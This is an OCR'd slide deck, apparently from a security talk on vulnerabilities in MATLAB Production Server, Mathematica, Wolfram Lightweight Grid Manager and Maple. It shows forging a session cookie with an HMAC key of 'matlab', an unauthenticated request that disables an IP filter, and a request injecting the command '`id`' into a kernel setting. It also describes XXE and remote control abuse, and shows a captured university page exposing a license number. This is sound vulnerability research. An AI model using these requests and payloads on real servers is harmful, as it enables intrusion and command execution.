


$$d = \varepsilon m_0$$


The Forged new Cookie

- MATLAB Production Server
  - deploy MATLAB functions on the web
- Express-based management dashboard
- session is stored in signed cookies (with cookie-session / keygrip)
- problem? never rotates keys

The Forged new Cookie



The Forged new Cookie



#	Host	Method	URL	Params	Edited	Status	Length	MI
7831	http://192.168.56.101:9090	GET	/			200	93241	HT
...	http://192.168.56.101:9090	POST	/login	✓		302	557	HT
7829	https://ssl.gstatic.com	GET	/chrome/components/doodle-notifier-0...			304	188	HT

Request | Response

Raw | Headers | Hex | HTML | Render


```
HTTP/1.1 302 Found
X-Powered-By: Express
Location: /
Vary: Accept
Content-Type: text/html; charset=utf-8
Content-Length: 46
Set-Cookie:
express:sess=eyJwYXNzcG9ydCI6eyJ1c2VyIjoiYWRtaW4ifSwidXNlciI6eyJ1c2VybmFtZSI6ImFkbWluIn0sImNvb2tpZSI6eyJleHBpcmVzIjoxNTAyMzcwNTM2MDcxfX0=; path=/; expires=Thu, 10 Aug 2017 13:08:56 GMT; httponly
Set-Cookie: express:sess.sig=tzDnpY-yTliEUrbIJp9NyaXhagI; path=/; expires=Thu, 10 Aug 2017 13:08:56
GMT; httponly
Date: Thu, 10 Aug 2017 09:08:56 GMT
Connection: close

<p>Found. Redirecting to <a href="/">/</a></p>
```


? | < | + | > | Type a search term

```
[0x00 ~]$ echo -n 'eyJwYXNzcG9ydCI6eyJ1c2VyIjoiYWRtaW4ifSwidXNlciI6eyJ1c2VybmFtZSI6ImFkbWluIn0sImNvb2tpZSI6eyJleHBpcmVzIjoxNTAyMzcwNTM2MDcxfX0=' | rahash2 -D base64 -
{"passport":{"user":"admin"},"user":{"username":"admin"},"cookie":{"expires":1502370536071}}
[0x00 ~]$ echo -n 'express:sess=eyJwYXNzcG9ydCI6eyJ1c2VyIjoiYWRtaW4ifSwidXNlciI6eyJ1c2VybmFtZSI6ImFkbWluIn0sImNvb2tpZSI6eyJleHBpcmVzIjoxNTAyMzcwNTM2MDcxfX0=' | openssl sha1 -hmac "matlab" -binary | openssl base64 -A
tzDnpY+yTliEUrbIJp9NyaXhagI=
[0x00 ~]$
[4] 0:zsh* 1:zsh-                    "pslinkprivate.p.m (~/" 11:53 13-Jan-18
```

$$d = \varepsilon m_0$$

other flaws in MPS





Dynamic Blaster

- Mathematica can also execute native commands
- notebooks are not scripts though
  - not evaluated when opened
- so-called Dynamic expressions are evaluated automatically
- protections against malicious notebooks
  - dangerous expressions are *not* evaluated
  - at least they shouldn’t ;)

$$d = \varepsilon m_0$$

Ergo Proxy

- Computable Document Format
  - “is an electronic document format designed to allow easy authoring of dynamically generate interactive content.” – Wikipedia
- there is a browser plugin
- and a standalone application

Ergo Proxy


- almost the same as notebooks, but evaluated in a sandbox
- e.g. no filesystem access (no native command execution)
- how to abuse?
  - they can do other things, like TCP/IP
  - so let’s implement a SOCKS proxy!

$$d = \varepsilon m_0$$


The Net

- Lightweight Grid Manager
  - Wolfram Research's clustering solution
- a Tomcat-based web app to manage Mathematica kernels
- needs authentication to make changes
- but you can start kernels without authentication
  - protection: IP whitelist

The Net


web.xml
buffers
<security-constraint>
<web-resource-collection>
<web-resource-name>ManagerWebApp</web-resource-name>
<description>Resources requiring administrative access</description>
<url-pattern>/ManagerProtected/*</url-pattern>
<url-pattern>/ManagerProtected</url-pattern>
<url-pattern>/Login/*</url-pattern>
<url-pattern>/Status/CloseKernel</url-pattern>
<url-pattern>/Status/CloseAllKernels</url-pattern>
<url-pattern>/KernelSettings/ServiceConfiguration/Save</url-pattern>
<url-pattern>/ServerSettings/Save</url-pattern>
<url-pattern>/Licensing/*</url-pattern>
<url-pattern>/Logging/SupportFile/Create</url-pattern>
<url-pattern>/Logging/SupportFile/Download</url-pattern>
<http-method>GET</http-method>
<http-method>POST</http-method>
</web-resource-collection>

The Net



server.xml
buffers
clientAuth="false" sslProtocol="TLS" />
-->
<!-- Define an AJP 1.3 Connector on port 2374 -->
<Connector port="2374" protocol="AJP/1.3" redirectPort="2373" />
<!-- An Engine represents the entry point (within Catalina) that process
es
NORMAL
conf/server.xml
xml
64% ☰ 134: 1
☲ [113]tr…
[2] 0:nvim*M 1:zsh-
"server.xml (~/shared/" 17:32 17-Jan-18

The Net

- HEAD without authentication
  - HEAD /WolframLightweightGrid/ServerSettings/Save?IPFilter= HTTP/1.1
- AJP to bypass the IP filter
  - filter implemented at application level
  - AJP lies about source IP
- +1: command injection
  - HEAD /WolframLightweightGrid/KernelSettings/ServiceConfiguration/Save?KernelCommand=false+`id` HTTP/1.1

$$d = \varepsilon m_0$$

friendly advice to universities



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KnowledgeBase

All Topics
SEARCH

Hardware & Software
- Student Computing Checklist
- Tech Store Catalog
- Campus Software Library
- WISC Software Catalog
- Apple Custom Builds
- Dell Custom Builds
- Shop@UW

How To
- Schedule an Appointment
- Back up your files
- Install Office
- Install Antivirus
- Connect to UWNet
- ResNet Registration

Connect With Us
- Call (608)264-3648
- Find us on Facebook
- Follow us on Twitter
- See our YouTube channel

Support for Mathematica downloaded from the Campus Shared Library

You will request an activation key which will generate an email from Wolfram.

You will need to create a login on the Wolfram website to do this.

For Students please use this link:

Student Mathematica Installations

For Faculty, Staff & Departments please use this link:

Faculty, Staff & Department Installations

The generated email will have a link to download the media, or you can access it through the Campus Software Library site.

Mathematica Site License Number: L3288-3573

Links:

Support Forum:

http://community.wolfram.com/

Eligible users can download this software from the Campus Software Library

To better assist you with any issues that may occur when downloading software, all downloads are linked to a NetID.

Protocol

- Wolfram Symbolic Transfer Protocol
  - used to communicate internally (e.g. kernel with frontend)
  - and externally (e.g. in a cluster, or with 3rd party native applications)
- uses plaintext communication
  - MitM means remote code execution

$$d = \varepsilon m_0$$

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  - and externally (e.g. in a cluster, or with 3rd party native applications)
- uses plaintext communication
  - MitM means remote code execution
- you can offload heavy work to external programs
  - but they can talk back (can even send EvaluatePackets)

$$d = \varepsilon m_0$$


The XML Connection

- Maple documents are XML files
- surprise, surprise: External Entity Expansion
- attack requires opening malicious document

Ports Wide Shut

- two services listen on 0.0.0.0
  - TCP/50170
  - TCP/19991
- the former just accepts a connection and reads a number
  - the kernel tells the launcher on what port it listens
- the latter is a simple remote control server

Remote Control



Remote Control

- two obvious ways to exploit it
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Remote Control

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- using the Autoexecute feature
  - needs user interaction
  - can execute native commands
- combine with XXE
  - no need for user interaction
  - can only steal files, or do SSRF

$$d = \varepsilon m_0$$

Hack to the Future

- still lots of stuff to look at
- some interesting areas I did not discover yet:
  - MATLAB Production Server protobuf
  - MATLAB UploadServlet
  - MapleNet, gridMathematica
  - WSTP fuzzing
  - Maple ApplicationManager command injections

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  (all materials will be uploaded later today)